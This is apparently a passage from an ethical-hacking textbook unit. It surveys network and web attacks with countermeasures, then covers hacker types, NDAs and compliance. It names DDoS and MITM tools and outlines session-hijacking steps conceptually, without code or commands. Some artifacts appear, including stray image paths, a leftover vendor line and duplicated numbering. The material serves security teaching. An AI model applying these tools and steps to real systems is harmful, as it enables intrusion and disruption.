- A common method of covertly installing a bot on a handler or client is a Trojan horse that carries the bot as a payload. Once the handler and subsequent zombies have been infected, the attacker communicates remotely with the so-called botnet via communication channels such as Internet Relay Chat (IRC) or Peer-to-Peer (P2P).

DDoS Tools

The following is a list of DDoS tools:

- **Trinoo:** This DDoS tool uses UDP flooding. It can attack single or multiple IPs.
- **LOIC:** Low Orbit Ion Cannon (LOIC) has become popular because of its easy one-button operation. Some people suspect that groups such as Anonymous, which uses DDoS attacks as its primary weapon, use LOIC as their main tool.
- **TFN2K**: This DDoS attack tool is based on TFN (Tribe Flood Network) and can perform UDP, SYN, and UDP flood attacks.
- **Stacheldraht**: This DDoS tool has similar attack capabilities as TFN2K. Attacks can be configured to run for a specified duration and to specific ports.

2.3 WATERING HOLE ATTACK

- A watering hole attack is a security exploit in which the attacker seeks to compromise a specific group of end users by infecting websites that members of the group are likely to visit.
- The goal of this attack is to infect a targeted user's computer and gain access to the network at the target's place of employment. The name watering hole attack is inspired by predators in the natural world who lurk near watering holes, looking for opportunities to attack desired prey.
- In a watering hole attack, the predator lurks near niche websites popular with the target prey, looking for opportunities to infect the websites with malware or advertisements that will make the target vulnerable.

Countermeasures

- **Update your software:** Watering hole attacks often exploit bugs and vulnerabilities to infiltrate your computer, so by updating your software and browsers regularly, you can significantly reduce the risk of an attack. Make it a habit to check the software developer's website for any security patches. Or better yet, hire a managed IT services provider to keep your system up to date.
- **Watch your network closely:** To detect watering hole attacks, you must use network security tools. For example, intrusion prevention systems allow you to detect suspicious and malicious network activities. Meanwhile, bandwidth management software will enable you to observe user behavior and detect abnormalities that could indicate an attack, such as large transfers of information or a high number of downloads.
- **Hide your online activities:** Cybercriminals can create more effective watering hole attacks if they compromise websites only youand your employees frequent. As such, you should hide your online activities with a VPN and yourbrowser's private browsing feature.

2.4 BRUTE-FORCE ATTACK

- A brute-force attack works by trying every possible combination of codes, symbols, and characters in an effort to find the right one. DES is vulnerable to brute-force attacks, whereas Triple-DES encryption is very resistant to brute-force attacks because of the time and power involved to retrieve a key.
- A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks.

- The hacker tries multiple usernames and passwords, often using a computer to test a wide range of combinations, until they find the correct login information.
- The name "brute force" comes from attackers using excessively forceful attempts to gain access to user accounts. Despite being an old cyberattack method, brute force attacks are tried and tested and remain a popular tactic with hackers.

2.4.1. Types of Brute Force Attacks

2.4.1.1. Simple Brute Force Attacks:

- A simple brute force attack occurs when a hacker attempts to guess a user's login credentials manually without using any software. This is typically through standard password combinations or personal identification number (PIN) codes.
- These attacks are simple because many people still use weak passwords, such as "password123" or "1234," or practice poor password etiquette, such as using the same password for multiple websites. Passwords can also be guessed by hackers that do minimal reconnaissance work to crack an individual's potential password, such as the name of their favorite sports team.

2.4.1.2. Dictionary Attacks:

- A dictionary attack is a basic form of brute force hacking in which the attacker selects a target, then tests possible passwords against that individual's username. The attack method itself is not technically considered a brute force attack, but it can play an important role in a bad actor's password-cracking process.
- The name "dictionary attack" comes from hackers running through dictionaries and amending words with special characters and numbers. This type of attack is typically time-consuming and has a low chance of success compared to newer, more effective attack methods.

2.4.1.2. Hybrid Brute Force Attacks:

- A hybrid brute force attack is when a hacker combines a dictionary attack method with a simple brute force attack. It begins with the hacker knowing a username, then carrying out a dictionary attack and simple brute force methods to discover an account login combination.
- The attacker starts with a list of potential words, then experiments with character, letter, and number combinations to find the correct password. This approach allows hackers to discover passwords that combine common or popular words with numbers, years, or random characters, such as "SanDiego123" or "Rover2020."

2.4.1.4. Reverse Brute Force Attacks:

- A reverse brute force attack sees an attacker begin the process with a known password, which is typically discovered through a network breach. They use that password to search for a matching login credential using lists of millions of usernames. Attackers may also use a commonly used weak password, such as "Password123," to search through a database of usernames for a match.

2.4.1.5. Credential Stuffing

- Credential stuffing preys on users' weak password etiquettes. Attackers collect username and password combinations they have stolen, which they then test on other websites to see if they can gain access to additional user accounts. This approach is successful if people use the same username and password combination or reuse passwords for various accounts and social media profiles.

2.5. PHISHING & FAKE W.A.P.

- Phishing is the process of sending emails to a group of email addresses and making the message look legitimate enough that the recipient will click a link in the email.

- Once the victim clicks the link, they are typically enticed into providing information of a personal nature under a pretense such as their bank requesting personal data to reset their account or such. In practice as a penetration tester, you would use methods such as spear phishing or whaling.

- Spear phishing means that you would only send phishing emails to an individual company or organization and make the email look like it comes from some vendor or person they work with to get them to provide info. Whaling targets only those within an organization who are almost certain to have valuable information and works using the same methods.

- Phishing uses a legitimate-looking email that entices you to click a link or visit a website where your information will be collected. This is a common attack and is very effective, even though this technique has been around for more than a decade and multiple warnings and advisories have been published, telling users what to look out for.

- A hacker can use software to impersonate a wireless access point (W.A.P.), which can connect to the 'official' public place W.A.P. that you are using. Once you get connected to the fake W.A.P., a hacker can access your data.

- To fool you, the hacker will give the fake W.A.P. an apparent genuine name such as 'T.F. Green Aiport Free WiFi.'

2.6 EAVESDROPPING

- This is the practice of covertly listening in on the conversations of others. It includes listening to conversations or just reading correspondence in the form of faxes or memos.
- Under the right conditions, you can glean a good amount of insider information using this technique. This involves listening in on conversations, videos, phone calls, emails, and other communications with the intent of gathering information that an attacker would not otherwise be authorized to have.
- Eavesdropping attacks in the cybersecurity world are when the perpetrator "listens" to and records data that is transmitted between two devices. In simple terms, the hacker reads messages sent via, for example, an open and unsecured network.
- An eavesdropping attack occurs when a hacker intercepts, deletes, or modifies data that is transmitted between two devices. Eavesdropping, also known as sniffing or snooping, relies on unsecured network communications to access data in transit between devices.

There are several steps businesses can take to prevent an eavesdropping attack.

- Cyber security solutions
- Encryption
- Firewalls
- Access control systems
- Endpoint detection & network monitoring
- Network segmentation
- Educate your employees

Way for prevention:

- **Ensure you have proper physical security**

  Because so many eavesdropping attacks are carried out using physical on-premise devices, physical security remains an effective preventative measure. This may be trickier in today's largely work-from-home-dominated environment, but for businesses that have offices, physical security can make a huge difference.

- **Beware of phishing attempts**

  Phishing attempts are one of the most common cyber-attacks out there. They pave the way for eavesdropping attacks by giving hackers

important login details and free access to your communication channels and business applications.

It will pay dividends to take all necessary measures in filtering out any phishing attempts or simply educate your employees on how to spot and avoid them.

- **Get in touch with Sang for more**


  To learn more about eavesdropping attacks and how you can protect your business from them, don't hesitate to get in touch with a member of our team.

2.7 MAN-IN-THE-MIDDLE

- Man-in-the-middle (MITM) attacks take the cake as one of the best-known versions of a session hijack attack. Essentially, an MITM attack places attackers directly between a victim and host connection. Once attackers have successfully placed themselves in the middle of the connection via a technique such as ARP poisoning, they have free rein to passively monitor traffic, or they can inject malicious packets into either the victim machine or the host machine.

- Let's continue with ARP poisoning for our example. The attacker will first sniff the traffic between the victim and host machines, which places them in a passive yet strategic position. From here, the attacker can send the victim phony or "poisoned" ARP replies that map the victim's traffic to the attacker's machine; in turn, the attacker can then forward the victim's traffic to the host machine. While in this forwarding position, the attacker can manipulate and resend the victim's sent packets at will.


There are several tools specially designed to perform a MITM attack. These tools are particularly efficient in LAN network environments.



- PacketCreator
- Ettercap Dsniff
- Cain & Abel

2.8 SESSION HIJACKING

- Session hijacking is synonymous with a stolen session, in which an attacker intercepts and takes over a legitimately established session between a user and a host. The user– host relationship can apply to access of any authenticated resource, such as a web server, Telnet session, or other TCP-based connection.
- Attackers place themselves between the user and host, thereby letting them monitor user traffic and launch specific attacks. Once a successful session hijack has occurred, the attacker can either assume the role of the legitimate user or simply monitor the traffic for opportune times to inject or collect specific packets to create the desired effect. Figure given below illustrates a basic session hijack.



- An attacker carrying out a session hijack is seeking to take over a session for their own needs. Once they have taken over a session, they can then go about stealing data, issuing commands, or even committing transactions that they wouldn't be able to otherwise.
- In this chapter, we will explore the various forms session hijacking can take and identify the methods you can use to thwart a session hijack. Session hijacks are easy to launch. TCP/IP is vulnerable, and most countermeasures, except for encryption, do not work.

The following also contribute to the success of session hijacking:

- No account lockout for invalid session IDs
- Insecure handling
- Weak session ID generation algorithm
- Indefinite session expiration time
- Clear text transmission
- Small session IDs

Spoofing vs. Hijacking

- Before we go too far, you should know that spoofing and hijacking are two distinctly different acts. Spoofing occurs when an attacking party pretends to be something or someone else, such as a user or computer. The attacker does not take over any session.

- In hijacking, the attacker takes over an existing active session. In this process, the attacker waits for an authorized party to establish a connection to a resource or service and then takes over the session.

The process of session hijacking looks like this:

Step 1: Sniffing this step is no different than the process we explored when we discussed sniffing. You must be able to sniff the traffic on the network between the two points that have the session you wish to take over.

Step 2: Monitoring At this point your goal is to observe the flow of traffic between the two points with an eye toward predicting the sequence numbers of the packets.

Step 3: Session Desynchronization This step involves breaking the session between the two parties.

Step 4: Session ID Prediction At this point, you predict the session ID itself to take over the session.

Step 5: Command Injection At this final stage, as the attacker you are free to start injecting commands into the session targeting the remaining party (most likely a server or other valuable resource).

2.9 CLICKJACKING

- Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website. Consider the following example:

- A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize. Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site. This is an example of a clickjacking attack.

- The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an iframe. The iframe is overlaid on top of the user's anticipated decoy web page content.

- This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF

attack depends upon forging an entire request without the user's knowledge or input.

Examples

- For example, imagine an attacker who builds a web site that has a button on it that says “click here for a free iPod”. However, on top of that web page, the attacker has loaded an iframe with your mail account, and lined up exactly the “delete all messages” button directly on top of the “free iPod” button. The victim tries to click on the “free iPod” button but instead actually clicked on the invisible “delete all messages” button. In essence, the attacker has “hijacked” the user’s click, hence the name “Clickjacking”.
- One of the most notorious examples of Clickjacking was an attack against the Adobe Flash plugin settings page. By loading this page into an invisible iframe, an attacker could trick a user into altering the security settings of Flash, giving permission for any Flash animation to utilize the computer’s microphone and camera.
- Clickjacking also made the news in the form of a Twitter worm. This clickjacking attack convinced users to click on a button which caused them to re-tweet the location of the malicious page, and propagated massively.

There are three main ways to prevent clickjacking:

1. Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser to not allow framing from other domains. The older X-Frame-Options HTTP headers is used for graceful degradation and older browser compatibility.
2. Properly setting authentication cookies with SameSite=Strict (or Lax), unless they explicitly need None (which is rare).
3. Employing defensive code in the UI to ensure that the current frame is the most top level window.

2.10 COOKIE THEFT

- An HTTP cookie, is a small piece of data sent from a website and stored in the user’s web browser while the user is browsing it. Every time the user loads the website, the browser sends the cookie back to the server to notify the user’s previous activity.
- Cookies are basically just text files, stored on your computer, used by the browser to save useful information about actions you take. At times when information worth power, even large, established and well-secured companies find themselves under continuous attempts of cookie theft attacks. Hackers will do everything they can in order to access private and sensitive information and gain control over private accounts.

- Cookie theft occurs when a third party copies unencrypted session data and uses it to impersonate the real user. Cookie theft most often occurs when a user accesses trusted sites over an unprotected or public Wi-Fi network. Although the username and password for a given site will be encrypted, the session data traveling back and forth (the cookie) is not.

2.11 OBFUSCATED URL

- An obfuscated URL is a web address that has been obscured or concealed and has been made to imitate the original URL of a legitimate website. It is done to make users access a spoof website rather than the intended destination.

- Obfuscated URLs are one of the many phishing attacks that can fool Internet users. The spoof site is often an identical clone of the original one in order to fool users into divulging login and other personal information. An obfuscated URL is also called a hyperlink trick.

- For example, the attacker may use a cleverly misspelled domain name (e.g. PayPals.com instead of PayPal.com), or hide the actual URL in friendly text, such as "click here to verify your account now". Obfuscated URLs are commonly used in phishing attacks and other spam e-mails.

2.12 BUFFER OVERFLOW ATTACK

- Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

- For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the excess data past the buffer boundary.

- Buffer overflow is a DoS technique that takes advantage of a flaw in a program's coding by inputting more data than the program's buffer, or memory space, has room for.

- Once the buffer of a program is in overflow state, all further input that is written to the buffer can have negative consequences, such as crashes, security issues, or other problems. As with many DoS attacks, the intent is to place the program or system in an unpredictable or unexpected state. This ties in with buffer overflow in that once a program is in an unexpected state, the potential for a DoS condition is extremely high.

- If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite

areas that hold executable code, replacing it with their own code. For example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Three common protections are:


- **Address space randomization (ASLR)**—randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.
- **Data execution prevention**—flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.
- **Structured exception handler overwrite protection (SEHOP)**—helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a stack-based buffer overflow to overwrite an exception registration record, stored on a thread's stack.

2.12 DNS POISONING

- DNS poisoning is a type of spoofing attack in which hackers impersonate another device, client or user. This disguise then makes it easier to do things like intercept protected information or interrupt the normal flow of web traffic.
- In a DNS cache poisoning attack, hackers alter a domain name system (DNS) to a "spoofed" DNS so that when a legitimate user goes to visit a website, instead of landing on their intended destination they actually end up at an entirely different site. Usually, this happens without users even knowing, as the fake sites are often made to look like the real ones.
- Once the attack is underway, diverting traffic to the illegitimate server, hackers can then accomplish malicious activities like a man in the middle attack (e.g. stealing secure login information for bank websites), installing a virus onto visitors' computers to cause immediate damage, or even installing a worm to spread the damage to other devices.
- Every device and server has a unique internet protocol (IP) address, which is a series of numbers used as identifiers in communications. Every website has a domain name (e.g. www.keyfactor.com) that sits on top of that to make it easy for internet users to visit the websites they want. The domain name system (aka DNS) then maps the domain

name that users enter to the appropriate IP address to properly route their traffic, all of which gets handled through DNS servers.

- DNS poisoning takes advantage of weaknesses in this process to redirect traffic to an illegitimate IP address. Specifically, hackers gain access to a DNS server so that they can adjust its directory to point the domain name users enter to a different, incorrect IP address. Once someone gains access to a DNS server and begins redirecting traffic, they are engaging in DNS spoofing.



2.14 ARP POISONING

- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as **ARP Spoofing**.

- ARP poisoning attempts to contaminate a network with improper gateway mappings. ARP essentially maps IP addresses to specific MAC addresses, thereby allowing switches to know the most efficient path for the data being sent. Interestingly enough, ARP traffic doesn't have any prerequisites for its sending or receiving process; ARP broadcasts are free to roam the network at will.

- The attacker takes advantage of this open traffic concept by feeding these incorrect ARP mappings to the gateway itself or to the hosts of the network. Either way, the attacker is attempting to become the hub of all network traffic. ARP packets can be forged to send data to the attacker's machine.

Here is how ARP works −

- When one machine needs to communicate with another, it looks up its ARP table.

- If the MAC address is not found in the table, the **ARP_request** is broadcasted over the network.

- All machines on the network will compare this IP address to MAC address.
- If one of the machines in the network identifies this address, then it will respond to the **ARP_request** with its IP and MAC address.
- The requesting computer will store the address pair in its ARP table and communication will take place.

Preventive Measure:

- **Cryptographic Network Protocols:** With the help of encrypted communication protocols like Transport Layer Security (TLS), HTTP Secure (HTTPS), and Secure Shell (SSH), we are able to reduce the chance of an ARP Spoofing attack.
- **Packet Filtering:** With the help of packet filters, we can protect the network from maliciously transmitted packets on the network as well as suspicious IP addresses.
- **Virtual Private Network:** The most useful preventive measure against ARP spoofing attacks is to use a VPN (Virtual Private Network).
- **ARP Spoofing Detection Software:** With the help of ARP Spoofing Detection Software it is easier to detect ARP spoofing attacks as it helps in inspecting and certifying data before data is transmitted.

2.15 IDENTITY THEFT

- One of the most prominent and rapidly evolving threats is identity theft, which falls under the heading of social engineering. According to the Federal Trade Commission, in the United States, identity theft is one of the most rapidly growing crimes over the last few years; thus, the public needs to be extra vigilant and protect their information from this form of attack.
- Once in possession of information, an identity thief has plenty of options available to them, depending on their particular goals. Thieves have been known to run up charges on credit cards, open new accounts, get medical treatment, or secure loans under the victim's name.

Some signs of identity theft include the following:

- You see withdrawals from your bank account that you can't explain.
- You don't get your bills or other mail. Merchants refuse your checks.
- Debt collectors call you about debts that aren't yours.
- You find unfamiliar accounts or charges on your credit report.
- Medical providers bill you for services you didn't use.

- Your health plan rejects your legitimate medical claim because the records show you've reached your benefits limit.
- A health plan won't cover you because your medical records show a condition you don't have.
- The IRS notifies you that more than one tax return was filed in your name or that you have income from an employer you don't work for.
- You get notice that your information was compromised by a data breach at a company where you do business or have an account.

Protective Measures

- As the world moves away from brick and mortar to online operators, protecting yourself from online fraud becomes vital. More and more people access their banks online than ever before or work with other types of sensitive information. In many cases, the only thing standing between someone and your money is a four- to six-digit number or a word or combination of words.
- To help you access your account if you forget your password, many sites let you set up security questions based on a few predetermined facts about yourself. But anyone else who knows the answers can access the account, too. And with the proliferation of Facebook, obtaining those answers is no longer a problem!
- There are several identity theft protection services that help people avoid and mitigate the effects of identity theft. Typically, such services provide information helping people to safeguard their personal information; monitor public records and private records, such as credit reports, to alert their clients of certain transactions and status changes; and provide assistance to victims to help them resolve problems associated with identity theft.
- In addition, some government agencies and nonprofit organizations provide similar assistance, typically with websites that have information and tools to help people avoid, remedy, and report incidents of identity theft. Many of the best credit monitoring services also provide identity protection tools and services.

2.16 IOT ATTACKS

- IoT devices are manufactured to fulfill the general needs of an organization; therefore, they lack strict security protocols. Attackers have been using this advantage to break into the system of an organization through any of the weak IoT devices. IoT attacks are cyber-attacks that gain access to users' sensitive data with the help of any IoT device. Attackers usually install malware on the device, harm the device, or gain access to further personal data of the company.
- For instance, an attacker may gain access to an organization's temperature control system through a security loophole in any IoT

device. He can then influence the temperature of the rooms connected to the appropriate device.

Countermeasures

- **Text-Based Password:** One of the factors influencing the security level of such passwords is their length. Long passwords take a long time for attackers to crack.
- **Personal Identification Number:** Personal Identification Numbers (PINs) are commonly used for banking services, credit card authentication, mobile phone unlock systems, door lock systems, and so forth.
- **Graphical Password:** Many types of graphical password authentication mechanisms have been proposed by researchers. One such type is pattern-based mechanism.

2.17 BOTS AND BOTNETS

- A bot, short for "robot", is a type of software application or script that performs automated tasks on command. Bad bots perform malicious tasks that allow an attacker to remotely take control over an affected computer. Once infected, these machines may also be referred to as zombies.
- Although taking over one computer is useful, the real value to a criminal comes from collecting huge numbers of zombie computers and networking them so they can all be controlled at once to perform large-scale malicious acts. This type of network is known as a **"botnet".**
- Botnets are a network of infected computers, or bots, under the control of a single party, known as a “botnet master”. Hackers infect computers with malware that allows them to remotely operate infected devices as bots. A botnet master can command every device from one central point to perform a coordinated attack. Some botnets consist of thousands — or sometimes, even millions — of infected devices.
- Botnet herders use botnets to perform automated attacks including application DDoS and account takeover.

Tips to Prevent a Botnet Attack

- If you have not installed security software and ensured that it is turned on and kept up-to-date your machine is likely infected with all kinds of malicious software.

  Here are a few steps you should take to protect your systems from botnet infiltration:

- Set your antivirus and antispyware programs to update automatically.
- Routinely check for browser and operating system updates and patches.
- Only click internet links or open emails if you trust the source.

Common user risks occur when downloading content from unknown sites or from friends that don't have up-to-date protections and unwittingly pass infected files to other users. When people download compromised files, the malicious code can evade weak security checkpoints which might have tried to quarantine and remove the malware. Always use extreme caution when downloading information or files from someone whose computer is not protected.

2.18 SUMMARY

In this chapter you learned that a denial-of-service attack involves the removal of availability of a resource. That resource can be anything from a web server to a connection to the LAN. DoS attacks can focus on flooding the network with bogus traffic, or they can disable a resource without affecting other network members. We also discussed buffer overflow, which pushes data beyond the normal memory limit, thereby creating a DoS condition. In addition, you saw that a NOP sled can be used to pad the program stack, which lets the attacker run malicious code within the compromised stack. You learned about handlers and their role in infecting and controlling zombie clients in a DDoS attack. We also explored a number of attack methods and tools for performing attacks. Lastly, we reviewed some preventive measures, such as router throttling, that you can use to defend against DoS attacks.

2.19 REFERENCES

- Certified Ethical Hacker Study Guide v9, Sean-Philip Oriyano, Sybex;Study Guide Edition,2016.
- CEH official Certified Ethical Hacking Review Guide, Wiley India Edition, 2007.
- Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2012.
- Certified Ethical Hacker: Matt Walker, TMH,2011.

2.20 REVIEW QUESTIONS

Q.1. What is Denial of Services (DOS)?

Q.2. What is a Brute Force attack? Explain its types.

Q.2. Write a short note on Man-in-the-middle attack.

Q.4. What is an ARP poisoning attack?

Q.5. Explain DNS poisoning in detail.

Q.6. Explain in detail Buffer Overflow Attack.

Q.7. What is an Identity Theft attack?

❖❖❖❖

3

INTRODUCTION

Unit structure

3.0 OBJECTIVES

After going through this unit you will be able to

1. Know the difference between white hat, black hat and gray hat hacking tools
2. Know the need of ethical hacking
3. Know the difference between security auditing and digital forensics

3.1 BLACK HAT VS. GRAY HAT VS. WHITE HAT (ETHICAL) HACKING

Hacking

Hacking is the process of gaining access to a system illegally or the process of finding weaknesses in the system to gain unauthorized access to the system, network, or, any data to perform harmful activities such as login to an account without permission, reading information stealthily, stealing sensitive information or similarly conducting any malicious activities.

Ethical hacking

Ethical hacking is by various means protecting the data and securing the information from illegal access or from hacking. It involves activities for an authorized attempt to access a computer system, protecting exploitable weaknesses in the system and resources, and carrying out all the actions to prevent attempts of malicious attackers.

Types of hackers

Depending upon the activities performed by hackers they are categorized into :

- White hat hackers
- Black hat hackers
- Gray hat hackers

White hat hackers

These types of hackers are also called ethical hackers or pen testers. They are considered cyber security professionals certified to hack computer systems and organization networks and their main aim is to protect against cyber security attacks. They use their skills and experience to find vulnerabilities in systems. Today, almost all businesses and organizations hire white hat hackers to secure web applications, software, networks, and data. They identify and fix the weaknesses in systems and protect them against data breaches and external attacks. They find loopholes in systems and drawbacks in network security and resolve them before cyber criminals can find them.

Black hat hackers

They are called cyber criminals who use security vulnerabilities of computer systems as entry points and exploit them for malicious reasons like financial fraud, violating the privacy, stealing sensitive information, etc. They use their advanced technical knowledge and skills for wrong intentions. They can also compromise web applications, software, or systems to alter the way it functions. They can hack social media profiles to ruin anyones reputation, steal databases of passwords or credit and debit cards, or some confidential data of some organization.

Gray hat hackers

They are a mix of both white hat and black hat hackers. They identify weaknesses in the system without the owners permission. But their intention is not bad. They report their findings of issues and vulnerabilities to the owner and sometimes demand money to fix it. Though these kinds of hackers are not bound to any ethical hacking policies, they do not put someone at risk.

Black hat hacker vs white hat hacker vs gray hat hacker

A black hat hacker accesses the data in an unauthorized way, compromises a system without permission, steals data for financial gain, or damages the system.

A white hat hacker takes permission before security testing and alerts the organization about the same.

A gray hat hacker might attempt to compromise the system without permission but it informs the organization about its loopholes and allows them to fix it. Though they do not use their access for malicious purposes or bad intentions they compromise security systems without permission.

3.2 THE NEED OF ETHICAL HACKING

- To secure unauthorized access to systems and protect them from malicious attacks
- To check networks at regular intervals
- To develop preventive actions to avoid security breaches
- To create security awareness
- To secure important data
- To identify vulnerabilities before they exploit
- To keep the security and safety of any nation by preventing cyber terrorism and terrorist attacks.
- To develop and maintain various testing tools and methodologies up to date.

3.3 HOW IS ETHICAL HACKING DIFFERENT FROM SECURITY AUDITING AND DIGITAL FORENSICS?

Security auditing means implementing and verifying the company's security policies. The main aim of it is to validate and review security controls that already exist using a risk-based approach.

Ethical hacking focuses on easily exploitable vulnerabilities. It validates those security controls that do not exist or are ineffective. Ethical hacking can be highly technical and non-technical. Integrating ethical hacking techniques with IT audit program works very well for auditing which takes place in an organization. Ethical hacking leads you to defend against future attacks. It focuses on new attack perimeters, various mobile platforms and computers, security laws, and tackling the threats which are already existed.

Computer hacking forensic investigators can identify, acquire, process, analyze the findings and prepare a report. They collect all responses and electronic evidence, digital forensic acquisitions, keep track of all audits and integrity of evidence, detect anti-forensics activities, apply advanced forensic techniques, and much more.

Ethical hacker officially hacks assets to find loopholes in them.

Forensic investigator applies certain techniques to collect evidence about cyber crimes.

Ethical Hacking breaks the security rules, bypasses the firewall, and gains control of the system. It can also access and collect files from the victim's system.

Forensics investigation takes place only after hacking where officials can collect files or analyze logs that are required to find the Hackers location and what he has done on that system. It is basically finding history based on evidence.

Fundamentally, the main purpose of ethical hackers and computer hacking forensic investigators is to protect and secure the crucial data of a business organization or a security agency from malicious hackers.

Ethical hackers explore only the probabilities of hacking and resolve the weakness of the system.

Computer hacking forensic investigators collect evidence to take legal action against hackers with the reasons for intrusion done by the hackers.

3.4 SIGNING NDA

A non-disclosure agreement (NDA) is known as a Confidentiality Agreement (CA), Confidential Disclosure Agreement (CDA), Proprietary Information Agreement (PIA), or Secrecy Agreement (SA). It is a legal contract between at least two parties that defines confidential material, knowledge, or information that the parties wanted to share with each other for specific purposes but restricts access to the same by third parties. Through this contract, the parties agree on not to disclose information covered by the agreement.

An NDA establishes a confidential relationship between the parties to protect any kind of secrets or confidential and proprietary information. An NDA protects non-public business information such as all contracts but they cannot be enforced if the activities covered in a contract are offended. NDAs are signed when two or more entities are considered doing business and need to know the processes used in each other's business with the aim of valuing the potential business relationship.

NDAs can be mutual which means restriction is imposed on all the involved entities while using the materials provided, or while using materials by a single party. It is also possible for an employee to sign an NDA or NDA-like agreement with an employer. Moreover, some

employment agreements can include a clause for employees' use of resources restriction and dissemination of confidential information of the company.

3.5 COMPLIANCE AND REGULATORY CONCERNS

Businesses in which data is considered as the core component, need to protect their data and should take care of its security against cyber-attacks. So, cyber security compliance means adhering to the standards, laws, policies, and regulatory requirements set by some business authorities and organizations must protect CIA – Confidentiality, Integrity, and Availability of information.

Cyber security compliance is a major challenge for any of the businesses. Many of the organization faced challenge to protect their data and other resources from cyber-attacks. Some organizations does not consider data breaching as a serious problem and ends up in financial losses or customers private data losses.

Designing proper cyber security compliance measures is beneficial for any organization as follows:-

- Protecting reputation of the organization
- Maintaining stakeholders trust which is a key asset for any organization
- Building customer confidence and loyalty
- Detecting and preparing against cyber attacks
- Enhancing any organizations security posture

3.6 BLACK BOX VS. WHITE BOX VS. GRAY BOX

Black Box Testing	**White Box Testing**	**Grey Box Testing**
Internal working structure – coding knowledge does not require. Only GUI (Graphical User Interface) is required for test cases.	Internal working structure - coding knowledge is essential.	Limited Knowledge of the internal working structure - coding is needed.
